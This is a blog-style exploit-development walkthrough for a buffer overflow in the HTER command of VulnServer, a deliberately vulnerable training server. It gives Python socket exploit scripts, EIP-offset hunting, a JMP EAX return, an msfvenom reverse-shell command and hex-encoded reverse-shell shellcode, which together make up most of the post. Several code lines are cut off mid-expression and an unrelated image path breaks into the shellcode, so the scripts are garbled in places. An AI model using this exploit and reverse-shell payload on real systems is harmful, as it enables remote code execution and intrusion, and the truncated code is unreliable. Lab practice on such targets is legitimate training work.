Vulnserver – HTER command buffer overflow exploit

October 4, 2015 elcapitan VulnServer

HTER command of VulnServer has a vulnerability. Let us try to create an exploit for this vulnerability.

The PoC python script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "HTER " + "A" * 2106

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The script sends A characters. However the EIP is overwritten with 0xAAAAAAAA, instead of 0x41414141.

It seems our buffer is somehow converted into hex byte array. Let us make a test, send a byte which contains 0123456789abcdef twice and check it in the memory.

RECENT POSTS

- Androguard usage
- How to debug an iOS application with Appmon and LLDB
- OWASP Uncrackable – Android Level3
- OWASP Uncrackable – Android Level2
- How to install Appmon and Frida on a Mac

CATEGORIES

- Android (5)
- Fusion (2)
- IoT (13)
- Main (3)
- Mobile (6)
- Protostar (24)
- SLAE32 (8)
- VulnServer (6)
- Windows Reverse Shell (2)

The buffer:

buffer = “HTER ” + “0123456789abcdef0123456789abcdef” + “A” * 2106

The result in memory:

Address	Hex dump	ASCII
0175F5E0	12 34 56 78 9A BC DE F0 12 34 56 78 9A BC DE FA	‡4Vxü╝▐≡‡4Vxü╝▐·
0175F5F0	AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA	¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬
0175F600	AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA	¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬
0175F610	AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA	¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬¬

Our hypothesis seems to correct, however the first “0” character was removed. Let us change “**HTER**” to “**HTER 0**“. Now the shellcode can be appended right after this string.

1. Identify the position of EIP

We cannot use the Metasploit module, because the buffer is converted and it would not work. We have to use a different method. We can send a crafted buffer which contains only 0-9 and a-f characters and check the EIP. I use the same PoC script and only show you how the buffer is created.

The first iteration:

buffer = “HTER 0”

buffer += “1” * 200
buffer += “2” * 200
buffer += “3” * 200

buffer += “4” * 200
buffer += “5” * 200
buffer += “6” * 200
buffer += “7” * 200
buffer += “8” * 200
buffer += “9” * 200
buffer += “a” * 200
buffer += “b” * 200
buffer += “c” * 200

The value of EIP: **BBBBBBBB**. Great! The position of RET value is after 2000 byte.

The second iteration:

buffer = “HTER 0” + “A” * 2000

buffer += “1” * 20
buffer += “2” * 20
buffer += “3” * 20
buffer += “4” * 20
buffer += “5” * 20
buffer += “6” * 20
buffer += “7” * 20
buffer += “8” * 20
buffer += “9” * 20
buffer += “a” * 20

The value of EIP: **33333333**. Great! The position of RET value is after 2040 byte.

The third iteration:

buffer = “HTER 0” + “A” * 2040

buffer += “1” * 2
buffer += “2” * 2
buffer += “3” * 2
buffer += “4” * 2
buffer += “5” * 2
buffer += “6” * 2
buffer += “7” * 2
buffer += “8” * 2
buffer += “9” * 2
buffer += “a” * 2

The value of EIP: **44332211**. Great! We found the position of the bytes which will be written into EIP.

Test it with the following script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "HTER 0" + "A" * 2040 + "42424242" + "A" * (4106 - 1
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The value of EIP: **42424242**. It works fine! We can control the EIP register.

2. Find value for EIP

The EAX register points to the beginning of our buffer, which starts after the “HTER 0” string. Find a JMP EAX value and update the script. Do not forget, that the address should be in reverse order. Place a breakpoint to the JMP EAX address and check whether the breakpoint is hit.

It works fine again. The final step is to add for example a reverse shell payload to the exploit.

3. Add shellcode to the exploit

Generate a shellcode with venom and add it to the script.

msfvenom -a x86 –platform Windows -p windows/shell_reverse_tcp LHOST=192.168.2.130 LPORT=4444 > shellcode.bin

Hex values can be displayed with hexdump:

hexdump -C shellcode.bin

```
root@kali:~# hexdump -C shellcode.bin
00000000  fc e8 82 00 00 00 60 89  e5 31 c0 64 8b 50 30 8b  |......`..1.d.P0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff ac 3c  |R..R..r(..J&1..<|
00000020  61 7c 02 2c 20 c1 cf 0d  01 c7 e2 f2 52 57 8b 52  |a|., .......RW.R|
00000030  10 8b 4a 3c 8b 4c 11 78  e3 48 01 d1 51 8b 59 20  |..J<.L.x.H..Q.Y |
00000040  01 d3 8b 49 18 e3 3a 49  8b 34 8b 01 d6 31 ff ac  |...I..:I.4...1..|
00000050  c1 cf 0d 01 c7 38 e0 75  f6 03 7d f8 3b 7d 24 75  |.....8.u..}.;}$u|
00000060  e4 58 8b 58 24 01 d3 66  8b 0c 4b 8b 58 1c 01 d3  |.X.X$..f..K.X...|
00000070  8b 04 8b 01 d0 89 44 24  24 5b 5b 61 59 5a 51 ff  |......D$$[[aYZQ.|
00000080  e0 5f 5f 5a 8b 12 eb 8d  5d 68 33 32 00 00 68 77  |.__Z....]h32..hw|
00000090  73 32 5f 54 68 4c 77 26  07 ff d5 b8 90 01 00 00  |s2_ThLw&........|
000000a0  29 c4 54 50 68 29 80 6b  00 ff d5 50 50 50 50 40  |).TPh).k...PPPP@|
000000b0  50 40 50 68 ea 0f df e0  ff d5 97 6a 05 68 c0 a8  |P@Ph.......j.h..|
000000c0  02 82 68 02 00 11 5c 89  e6 6a 10 56 57 68 99 a5  |..h...\..j.VWh..|
000000d0  74 61 ff d5 85 c0 74 0c  ff 4e 08 75 ec 68 f0 b5  |ta....t..N.u.h..|
000000e0  a2 56 ff d5 68 63 6d 64  00 89 e3 57 57 57 31 f6  |.V..hcmd...WWW1.|
000000f0  6a 12 59 56 e2 fd 66 c7  44 24 3c 01 01 8d 44 24  |j.YV..f.D$<...D$|
00000100  10 c6 00 44 54 50 56 56  56 46 56 4e 56 56 53 56  |...DTPVVVFVNVVSV|
00000110  68 79 cc 3f 86 ff d5 89  e0 4e 56 46 ff 30 68 08  |hy.?.....NVF.0h.|
00000120  87 1d 60 ff d5 bb f0 b5  a2 56 68 a6 95 bd 9d ff  |..`......Vh.....|
00000130  d5 3c 06 7c 0a 80 fb e0  75 05 bb 47 13 72 6f 6a  |.<.|....u..G.roj|
00000140  00 53 ff d5                                       |.S..|
00000144
```

This will however not trigger the vulnerability. What is the problem? The shellcode must not contain double zero string (“00”)! Let us generate the shellcode again, but add **-b ‘\x00’** to the parameter list of msfvenom.

msfvenom -a x86 –platform Windows -p windows/shell_reverse_tcp LHOST=192.168.2.130 LPORT=4444 -b ‘\x00’ > shellcode.bin

Msfvenom uses shikata_ga_nai encoder automaticaly, because we specified bad characters with the -b option. The final shellcode size is 351 byte. Add it to the script and test it.

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

shellcode = (
"bec9d8bc2cd9eed97424f45f2bc9b152"
"83c70431770e03bed65ed9bc0f1c223c"
"d041aad9e141c8aa52729afe5ef9ceea"
"d58fc61d5d2531105e160133dc655693"
"dda5abd21adb4686f397f53677edc5bd"
"cbe34d229b027ff5975c5ff474d5d6ee"
"99d0a1856aae334fa34f9fae0ba2e1f7"
"ac5d9401cfe0afd6ad3e25cc16b49d28"
"a6197bbba4d60fe3a8e9dc98d562e34e"
"5c30c04a04e269cbe045950b4b393340"
"662e4e0bef8363b3ef8bf4c0dd14af4e"
"6edc698991f7ce056cf82e0cabac7e26"
"1acd14b6a318bae60bf37b56eca313bc"
"e39c04bf29b5af3aba7a8746b813da46"
"adbf53a0a72f327b50c91ff7c1168a72"
"c19d39838c553797799602c52ca9b861"
"b2382771bd20f026ea9709a20681a3d0"
"da578b5001a41259c490304910187d3d"
"cc4f2bebaa399d4565957701f0d54757"
"fd333eb74cea07c8617a80b19f1a6f68"
"242a3a300da3e3a10fae131c53d79794"
```


```
"2c2c87dd29680f0e40e1fa30f7022f"
)

# 77DB0BCD from ntdll.dll

buffer = "HTER 0" + shellcode + "A" * (2040 - len(shellcode)) -

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

This will trigger the vulnerability. Our shellcode starts to execute, but later it causes an exception. Why?

Check the value of EIP and ESP. EIP is the Instruction Pointer. The CPU executes the instruction, which is on this memory address and increments its value, thus moves to the next instruction. ESP is the Stack Pointer. Stack is a FIFO (First In First Out) and when a value is pushed onto the stack, the value of the ESP is decremented. EIP goes from low to high memory, ESP goes from high to low memory (if new values is being pushed onto the stack.)

If EIP is bigger, than ESP, there is no problem as they are moving away from each other. If EIP is lower than ESP, a problem can raise as they go toward each other and the the program code might change if ESP reaches EIP.

What is the solution? We have to set the ESP above the EIP. When we jump to the beginning of the shellcode, we can push the value of EAX, then pop this value into ESP. A couple NOP operation might also be necessary.



0171F5E0	50	PUSH EAX
0171F5E1	5C	POP ESP
0171F5E2	90	NOP
0171F5E3	90	NOP
0171F5E4	90	NOP
0171F5E5	90	NOP
0171F5E6	90	NOP
0171F5E7	90	NOP

The updated shellcode:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

shellcode = (
"bec9d8bc2cd9eed97424f45f2bc9b152"
"83c70431770e03bed65ed9bc0f1c223c"
"d041aad9e141c8aa52729afe5ef9ceea"
"d58fc61d5d2531105e160133dc655693"
"dda5abd21adb4686f397f53677edc5bd"
"cbe34d229b027ff5975c5ff474d5d6ee"
"99d0a1856aae334fa34f9fae0ba2e1f7"
"ac5d9401cfe0afd6ad3e25cc16b49d28"
"a6197bbba4d60fe3a8e9dc98d562e34e"
"5c30c04a04e269cbe045950b4b393340"
```

```
"662e4e0bef8363b3ef8bf4c0dd14af4e"
"6edc698991f7ce056cf82e0cabac7e26"
"1acd14b6a318bae60bf37b56eca313bc"
"e39c04bf29b5af3aba7a8746b813da46"
"adbf53a0a72f327b50c91ff7c1168a72"
"c19d39838c553797799602c52ca9b861"
"b2382771bd20f026ea9709a20681a3d0"
"da578b5001a41259c490304910187d3d"
"cc4f2bebaa399d4565957701f0d54757"
"fd333eb74cea07c8617a80b19f1a6f68"
"242a3a300da3e3a10fae131c53d79794"
"2c2c87dd29680f0e40e1fa30f7022f"
)

nops = "90" * 32

# 77DB0BCD from ntdll.dll

buffer = "HTER 0505c" + nops + shellcode + "A" * (2040 - 4 - le

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

This exploit works fine.

« PREVIOUS POST

NEXT POST »